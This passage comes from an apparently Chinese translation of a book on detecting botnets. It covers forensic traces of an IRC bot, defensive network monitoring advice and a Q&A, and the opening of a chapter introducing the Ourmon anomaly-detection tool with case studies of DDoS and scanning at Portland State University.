IP:192.168.225.65:139, Scan thread:1, Sub-thread:5.
IP:192.168.245.108:139, Scan thread:1, Sub-thread:6.
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

僵尸开始对端口 139 打开的系统扫描 B 类网络。连接到 IRC 通道 # sym。10.201.209.5 可能是 C&C 服务器（见表 5.10）。

表 5.10 内存字符串例子：IRC 连接

```
[12-25-2006 06:42:24] Joined channel: # sym
[12-25-2006 06:42:24] Joined channel: # sym
[12-25-2006 06:42:24] Joined channel: # sym
[12-25-2006 06:42:12] Connected to 10.201.209.5
[12-25-2006 06:42:24] Joined channel: # sym
[12-25-2006 06:42:24] Joined channel: # sym
[12-25-2006 06:42:24] Joined channel: # sym
[12-25-2006 06:42:12] Connected to 10.201.209.5
```

在从这些快速取证中收集和分析数据之后，可以辨别出现在检查的大多数被感染系统的目录结构。目录结构的基本位置改变了，但是它总会在某处出现，无论在 Recycle 文件夹、Java \ Trustlib 文件夹或者其他地方（见图 5.8）。在做快速取证时，也检查这类以前没有见过的文件夹。

如果你在企事业中，采用远程管理工具像 LanDesk Manager 或者 Altiris，可以创建一个任务在所有被管理的系统上运行，通过辨认所有具有独特目录的计算机以寻找其他被感染的系统。




图 5.8 僵尸网络负荷隐藏目录

注 释

一些取证资源：

Dave Dagon 介绍的关于僵尸网络检测和响应：www.caida.org/workshops/dns-oarc/200507/slides/oarc0507-Dagon.pdf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Encase（指导软件）：www. guidancesoftware. com/products/ef_index. asp
Filesig Manager，Simple Carver：www. filesig. co. uk
取证工具包 www. accessdata. com
高技术犯罪调查协会：www. htcia. org
用于 Windows 的 ProDiscover：www. techpathways. com
PStools：www. microsoft. com/technet/sysinternals/utilities/pstools. mspx
验尸官工具包 www. porcupine. org/forensics/tct. html
WinHex：www. x-ways. com

小结

僵尸技术是一个复杂的迅速发展的领域。傀儡牧人对在系统主人的雷达扫描之下占有他们控制的系统具有浓厚的兴趣，并为此开发了复杂的方法。站点管理员往往拥有本章提到的部分或者全部的工具（如今哪个规模大的站点没有反病毒软件或者防火墙?）。所以我们讨论的技巧是如何最大程度的利用这些工具用于预先的或者主动的检测，以达到最优化的安全状态和进行可靠的事件处理。

从之前的章节可以得到什么教训？首先，要善于利用外部通知。即使通知的一部分是错的，或者是由没有经验的管理员发出的，甚至是配置很差劲的自动警告系统发出的，也可能有有用的信息。类似的，监控网络流量不仅仅是确保健康的流，而且需要有早期的警告安全系统，提供防火墙和 IDS 测量。单个的测量不能保证对僵尸行为的检测，但是多重防御的良好的监控对于将傀儡牧人拒之门外很有帮助。

快速回顾

滥用

- √ 滥用邮件列表可以帮助获悉有关自己站点上的恶意软件。
- √ 全球注册 WHIOS 机制可以帮助获悉谁在与其他站点联系。
- √ 站点上的垃圾邮件可以导致你的站点被列入黑名单。
- √ 通常要警惕开放端口，注意它们可能是恶意软件感染的副作用。

网络设施：工具和技术

- √ 交换机可以具有端口镜像特征，以允许发送信息包到嗅探器。
- √ 当包计数非常低时，如果想要做嗅探，可以使用“low-rez”方法。
- √ Tcpdump 和 Wireshark 是开放源码的嗅探器。
- √ 如果采用嗅探器找到僵尸客户端，记住也要查看任何与僵尸客户端通话的可疑的外部主机。这样的主机可能是僵尸服务器，你可能看到它与其他局域网主机连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- √ 采用 RRDTOOL 图表的 SNMP 对于通过图形观看 DoS 攻击很有用。
- √ 在所有交换机端口上的 SNMP 有助于通过交换机层跟踪内部 DoS 攻击，尤其是如果正在使用假的 IP 源地址或者是由于 DoS 攻击，其他监控装置已经不能起作用的时候。
- √ 网络流工具包括开放源码工具，像 flow-tools 和 Silktools。
- √ 网络流数据比信息包更简洁，可以给出近期网络活动的日志。
- √ 有明确的目标如可疑的 IP 地址时，存储的网络流数据对查找有用。
- √ 网络流可用于注意 DoS 攻击和扫描，也用于更常规的流量监控。
- √ 防火墙 ACL 可以通过它们的日志警告内部有被感染的主机。
- √ 防火墙应该对采用 DHCP 的主机阻塞端口 25。这些主机应该给局域网邮件服务器（可以过滤 E-mail 病毒）发送 E-mail。这有助于减少恶意软件从企业向外发送垃圾邮件的事件。
- √ 防火墙至少应该阻塞微软文件共享端口像 135-139，以及 SQL 端口 1433 和 1434。
- √ 第二层可能遭受各种类型的攻击，包括 ARP 欺骗，可以导致 MIMT 攻击。
- √ 第二层可能遭受来自交换机转发表溢出攻击，它会导致密码猜测攻击。
- √ 第二层可能遭遇虚假的 DHCP 服务器，可以导致 MITM 攻击。
- √ 第二层交换机特征可以包含不同的安全措施，例如端口安全、DHCP 调查、IP 来源保护，以及动态 ARP 检查，尤其是在新近的 Cisco 交换机上。
- √ 广播域上的主机数量应该得到限制以防止 fan-out 攻击。
- √ 路由表的 ARP 超时时间和交换机的转发表超时应该设置成一样的值。如果黑客的工具箱安装了密码嗅探器，这会有帮助，因为增加了不能看见任何有用事物的机会。

入侵检测

- √ 侵入检测系统（IDS）或者基于主机或者基于网络。NIDS 集中于和网络相关的流进或流出的网络数据，而 HIDS 关注的是在本地层面上不经过网络的僵尸网络行为。
- √ 在任一个水平上，IDS 可以集中于异常检测或者信号检测，尽管一些产品或多或少都是复合的。
- √ IDS 很重要，但是应该视为因特网防御系统策略的一部分，无论是成熟的商业系统或者多层防御的一个元素。
- √ 病毒检测是保守的陈述：它应该适合于网络的所有等级，从网络到桌面系统，包含防御和恢复控制，不仅仅是检测。
- √ 反病毒不仅仅是简单的检测病毒，还可以检测出大量更多的其他东西。它不依赖于静态字符串的简单检测。扫描器可以很高的精度检测已知的恶意软件，也可以采用启发式分析处理未知的恶意软件中的大多数。
- √ 但是，僵尸不仅具有复杂的逃避检查的技术，而且与传播有关的计数在代码分析

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

级别上很难被检测出来。

- √ 作为商业方法的补充，开放源码反病毒软件有一席之地，但是不是直接的代替；它不能覆盖相同范围的威胁（尤其是早期的威胁），甚至于没有考虑技术支持问题。
- √ Snort 是基于信号的 NIDS，在作为信息包嗅探器和记载日志的能力之外，对于设置规则集具有很高级复杂的方法。
- √ 除了自己编写自己的 Snort 信号外，还可以加入一个安全团体，获得一大群 Snort 热心玩家出版的丰富的信息。
- √ 信号工具的灵活性可以由 4 个例子信号说明，其中一个可以描述为增加了对于规则集异常检测的程度。
- √ Tripwire 是一个完整管理工具，采用了文件特征的数据库（信息摘要或者校验和，而不是攻击信号）以检测文件可疑的变化。
- √ 为了保证安全，可以将文件存储在只读介质上，并采用 MD5 或者 snefru 进行摘要。
- √ 开放源码版本的 Tripwire 支持的平台有限。如果想要保护的设备都是 POSIX 兼容的，如果不需要增值计划如技术支持、企业级管理，而且喜欢做一些 DIY，它也许会工作得很好。
- √ Ken Thompson 的“Reflections on Trusting Trust”阐述了一个观点，不能完全信任任何不是自己创建的代码，包含你的编译器。这表征了程序中的一个弱点，其有效性依赖于安装到一个绝对干净的环境。

暗网、蜜罐和其他陷阱

- √ 暗网（或者网络望远镜，或者黑洞）是一个 IP 空间，不包含任何活动的主机，因而没有合法的流量。在其中发现的任何流量属于误配置或者攻击。因此，在该环境中的入侵检测系统可以用于收集攻击数据。
- √ 蜜罐是一个诱骗系统，设立的目的是为了吸引攻击者。低级交互蜜罐比高级交互蜜罐收集的信息少，对于 exploit 在内的各种攻击开放。
- √ 蜜网由一个网络上的许多高级交互的蜜罐组成，由蜜墙直接监控。

僵尸网络检测中的取证技术和工具

- √ 数字取证的领域涉及科学方法论的应用以从数字源收集和提供证据，用来调查犯罪或者未授权的行为，最初用于司法。
- √ 司法级别的取证过程包括严格的程序，以维护证据的容许性和完整性。即使对于内部调查，应该在实践上尽量靠近这些步骤。
- √ 没有单一的简单的方法来调查可疑的僵尸网络。充分利用所有可以帮助你的资源，从垃圾邮件和 abuse 通知到来自网络和系统管理工具的日志。
- √ 由用工具像 Swatch 的日志报告产生的自动报告对监控系统的健康没有什么用处；在破坏安全的事例中，它们给你一个快速的开始调查发生了什么。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览www. syngress. com/solutions，并单击 Ask the Author。

问：为什么是端口 135～139 和 445？你们在针对微软吗？

答：是的，我们确实在针对微软。事实上，历史上由于一些原因，希望从网络上获取什么东西的时候从来不会使用分布式文件系统。因为 Sun 公司在它的网络文件系统上存在问题。但是，最近几年很多僵尸网络明确地将微软文件共享系统作为攻击目标。这部分是由于流行和高的使用率；部分是由于无数的 exploit（以及相对应的缺少补丁）。

问：有其他需要观测的端口么？

答：僵尸和其他恶意软件通常能采用任何端口（这就是为什么不能通过堵塞 IRC 端口来停止 IRC 僵尸的原因），但是通常可以通过特定端口的使用来辨认它们。很多网络资源用端口来列出特定的威胁，但是不应该认为他们是 100％精确、全面以及最新的。尝试在 Google 上搜索 bot ports 或者 Trojan ports。在网页 www. LURHQ. com（目前已经与 SecureWorks 合并）来自 Joe Stewart 的威胁分析报告是端口信息和僵尸行为的巨大源泉。

问：把一个位置上的交换机端口镜像到另外一个位置上的交换机有没有可能？

答：有可能。Cisco 交换机可能具有一个特征称为 RSPAN，允许该窍门。

问：第二层/第七层的全称是什么？

答：我们谈到开放式系统互联（Open Systems Interconnection，OSI）参考模型，是一个针对通信和网络协议设计的抽象模型。该模型按照 7 层描述了网络协议，分别是：物理层、数据链路层、网络层、传输层、会话层、表示层、应用层。如果没有接触过，登录维基百科的“OSI Model”对于理解该概念是一个很好的起点。

问：哪个反病毒程序最好？

答：这不是一个简单一分为二的问题。需要理解足够的技术以明确需要，然后比较各个方案。寻求有足够的灵活性以便于适应威胁域的变化的方案，不要为任何鼓吹“这是你永远需要的唯一的方案”或者“从不需要更新”的人浪费太多时间。检查一个可疑的恶意可执行文件时，利用 http://scanner. virus. org/，www. virustotal. com 和(或) http://virusscan. jotti. org/等供应商提供的病毒扫描，由于他们采用不同的产品和配置，尝试多个站点是有用的，这可以增加检测出病毒的几率。

问：On-demand 和 On-access 扫描的优点是什么？

答：On-access 会实时扫描给你正在实施的保护：任何时候访问一个文件，都要检

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

查感染。On-demand 通常是整个系统的预定扫描。值得思考的是，是否可以设置成采用激进的启发式方法进行深入扫描，同时维持系统可用。这对于不能够方便被 On-access 扫描的系统也有用处。需要该系统的另一个场合是，如果正在运行取证检查或者在已知的感染或者破坏之后做简单地清除；此外，你需要经常进行检测。

问：Mac 或者 Linux 机器是否需要反病毒？


答：OS X 的恶意软件仍然比较罕见，但是也发现过，特洛伊木马、rootkit，甚至 1～2 个僵尸。记住，反病毒软件不仅仅捕获病毒。尽管现在不常见到，但是对 Mac OS 的老版本，仍然存在大量的恶意软件。Linux 比 OS X 更普遍一些，吸引了更多的恶意软件（但是极少是真正的病毒）。

问：什么是异类病毒传输？

答：你这样问我很高兴。有时候你会在一个并不易受感染的系统上（就像在 Mac 服务器上的 PC 病毒）发现恶意程序。你仍然需要检测诸如此类的事物，免得它被传输到易受感染的系统上。

问：在网络和主机取证之间的确存在很大的区别吗？

答：或许没有你想象的那么多。尽管僵尸位于一个完全被入侵的主机，但是它们的核心行为几乎完全是基于网络的。你更像是在主机层面上辨别恶意代码、可疑的配置等，但是有时也需要查看它的网络行为，取决于所使用的工具。通常二者都会使用，因为在内部网络能使用的工具较少。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 6

第 6 章
Ourmon：概述和安装

本章主要内容：

- 案例分析：在黑暗中跌撞前行的事情
- Ourmon 如何工作
- Ourmon 的安装

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

僵尸网络在网络上难以检测到。但是最近，波特兰州立大学的教授和网络安全工程师 Jim Binkley，修改了一个名为 ourmon 的工具，采用网络流量分析来探测僵尸网络的存在。最基本的想法是 ourmon 检测基于主机的网络异常，这些主机正通过拒绝式服务（denial of service，DoS）攻击其他主机或者通过网络搜索扫描其他主机。之后，它将这些信息与 IRC 通道信息综合，来检测整个 IRC 通道（通信主机组 set of communication hosts）是否可疑。因此，它有可能一次发现一整组感染病毒的主机。

Ourmon 是开放的源代码工具。最初设计的目的是用于网络监控。但是过了一段时间，我们发现它也是基于异常的检测工具，意思是一旦知道什么是正常，你会开始怀疑什么是不正常的（反常的）。Ourmon 是基于网络的工具而不是某个主机的工具，如普通的病毒探测器。一般情况下它常常会在有利的位置（logic network center，逻辑网络中心）显示一个企业里所有主机的状态，也可以看作网络趋势统计的指示器。

本章以及后续章节，我们准备探讨 ourmon 中适于僵尸网络的低级和高级异常检测的各个方面，介绍 ourmon 异常检测工具及其工作方式，并学习少数与僵尸网络相关案例。有关 ourmon 的章节安排如下：

- **Ourmon——概述和安装** 本章介绍 ourmon，并解释它如何工作以及如何安装。另外也会介绍一些案例，这在本章和后续章节中都会用到。
- **Ourmon——异常检测工具** 包含 TCP 端口报告、UDP 端口报告和 E-mail 报告。这里首先看 ourmon 的用户界面（GUI），以便能够找到工具。然后，看用于检测各种基本攻击包括扫描、DoS 攻击及大量垃圾邮件（Spam）的低级异常检测工具库。
- **Ourmon 与僵尸网络检测** 本章讲述针对僵尸网络客户端和校园服务器的网络检测。Ourmon 用 IRC 模块收集 IRC 信息，特别是采用 TCP 报告，尝试判定某 IRC 通道是否真的是僵尸网络。
- **高级 Ourmon 技术** 这部分主要讲述如何用 Ourmon 获得更多有关攻击者的信息，包括分析日志数据，用 Ourmon 的事件驱动自动垃圾特性（event-driven automated tcpdump feature）。本章还会谈及如何使 Ourmon 更加有效地阻止 DDos 攻击。

因此基本过程是：首先浏览 4 个与僵尸网络有关的案例，并讨论 Ourmon 是如何工作的以及如何安装 Ourmon。然后进入第 7 章，了解基本的基于异常的检测工具。它不依赖于 IRC 而是用统计方法寻找“奇怪的事物”。一旦我们理解了基于异常的检测工具，就可以进一步学习更高级的基于 IRC 的统计方法，它能够揭露僵尸网络。最后，我们将看看某些高级的数据挖掘工具和技术，有助于区分一些边界事件。例如，由于恶意软件可能不太清楚某个特定的 IRC 主机是 IRC 游戏机，或者甚至可能是被黑的主机（它的 IRC 通道被一群黑客用于讨论或者发布 warez）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注 释

这里给出一些下载 ourmon 或者获取其信息的 Web 站点：

- http：//ourmon. sourceforge. net，sourceforge 网站上有关 ourmon 的信息和下载页面
- http：//sourceforge. net/projects/ourmon，sourceforge 网站上 ourmon 的工程页面
- http：//ourmon. cat. pdx. edu/ourmon，波特兰州立大学网站上更新数据页面
- http：//ourmon. cat. pdx. edu/ourmon/info. html，关于 ourmon 的在线帮助

案例分析：在黑暗中跌撞前行的事情

在进一步全面了解 ourmon 结构之前，首先看 4 个实际案例，在后面章节会进一步补充说明。本章仅简单介绍 ourmon 的某些报告或者网页图表格式的输出并简要讨论。如果不能掌握所有的细节，不要着急。首先，对 ourmon 有个全面了解，详细问题会在后面章节讨论。每个案例都会伴随有一个简短的名称标识符，共有 4 个。需要指出的一点是，所有这些案例都与僵尸网络有关。同时也应该指出，这 4 个案例皆是从波特兰州立大学（Portland State University，PSU）网络上收集的。PSU 目前有 26 000 名学生和工作人员使用 10 000 个以太网交换器端口和千兆因特网连接。它是一个庞大的网络，可以说是一个典型的大型企业网络。

案例 1：DDoS（分布式拒绝服务）

Ourmon 采用的图表是基于 Tobias Oetiker 的流行的 RRDtool 系统（http：//oss. oetiker. ch/rrdtool）。图 6. 1 是 ourmon 中采用的一个典型的 RRDtool 图。本案例中，图表（或者用 ourmon 的术语滤波器）被称为 pkts 滤波器，用于显示 ourmon 系统每秒钟处理的信息包数量（p/s）。它也显示正在运行的系统和 ourmon 收集系统是否丢掉了信息包。当系统有太多的工作要做而没有充足的时间时，就会丢信息包。本案例中，没有丢失数据包现象。我们看见一个每日的带状图，当前时间显示在右边，以 ourmon 的 30s 循环时间为周期向左边移动。换言之，该图表每分钟更新两次。基本上，这是一幅正常的图表，显示了 PSU 正常的每日流量（下午较早时段峰值 60kp/s）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6.1　正常的流量—pkts 滤波器

注 释

为了理解什么是不正常，知道什么是正常就很重要。需要观察自己的 ourmon 图表和每日数据，过一段时间，就会建立有关正常的一些概念，然后就能够发现异常。

图 6.2 中可以看到一个非常异常的 pkts 滤波器。这是一个 DDoS 攻击。记住该图统计了数以千计的主机。但是，有可能仅有一个主机带有 DoS 攻击使得图表中出现巨变的峰值。




图 6.2　外部 DDoS 攻击

如果你是首席网络工程师，看这幅图时，就如拿到救命稻草。现在存在异常，你很有希望发现它！不是正常的每日峰值 60 000 p/s，现在很明显在短时间会显示出 870 000 p/s。一个 64 字节（最小容量）信息包的千兆以太网，理论上的最大值大约

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是 1 400 000p/s。这已经足够接近了（而且很糟糕）。Ourmon 和一些人工智慧终于弄清了这次攻击的真相。显然，校园中的一个学生正在和校园外面的一个人争执。校园外的那个人采用僵尸网络在 PSU 上对这名学生的 IP 主机（端口 22，ssh 端口）实施报复性的多系统的大型的 DoS 攻击。很多的主机（1000 个）向一个 PSU 的主机发送小的 TCP SYN 信息包。僵尸网络是攻击的载体。这次攻击和其他类似的攻击不时地以各种途径破坏校园网络服务。经常是，DDoS 攻击也许会阻塞网络连接或者导致网络设备损毁或性能降低，这的确会给无辜的当事人造成损害。事实上，由于所有的操作系统都会丢信息包，这种攻击导致 Ourmon 在攻击过程中或多或少会停止工作。得到的教训是，僵尸网络会引起非常严重的资源问题。第 9 章我们学习了某些高级技术后，就可以解释 ourmon 检测工具中的数据，然后再来讨论这个案例。这里得到一个重要的教训是：一个远程的 DDoS 攻击通过僵尸网络可以使你的网络（或你的网络仪器）停摆。

案例 2　外部并行扫描

在后面的章节中（第 7 章），我们将探讨 Ourmon 用以检测各种各样的异常的一些基本工具。包括扫描探测工具。图 6.3 是一个特殊的 Ourmon 图，称之为蠕虫图表。它描绘了内部（家庭子网）或者外部网络的“蠕虫”数量。在本案例中，蠕虫并不意味着主机感染了病毒。它多少意味着主机的行为有蠕虫的特点。在 Ourmon 中，扫描的主机被称为有蠕虫。我们用红色表示外部向内部的扫描（敌），而用绿色表示从内部向外部的扫描（我）。本案例中，我们看到一个相当值得注意的警报，超过 2000 个主机从外部向内部扫描。再次证明，这一定是一个僵尸网络。它常常执行对 PSU 的 1/16 地址空间的并行扫描。该图表有时显示并行扫描有时显示 DDoS 攻击。本例中，还有数据显示，黑客正在端口 25 寻找 E-mail 系统。这个特殊的工具与 TCP 端口报告有关，这会在第 7 章详细讨论。




图 6.3　蠕虫图表——并行扫描

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注 释

黑客对黑客

曾经出现过图 6.3 所示的情况，原因是黑客团体 A 对黑客团体 B 狂怒，针对团体 B 的 box 和 IRC 服务器发动了一次基于僵尸网络的 DoS 攻击。但是，团体 B 的 box 碰巧是很重要但管理不善的 Windows 服务器。黑客不知道上面有很重要的管理软件。管理者不知道在 box 上有黑客。大量 DoS 攻击的结果是，管理者最终发现 box 被黑并进行了修补。

案例 3 僵尸客户端

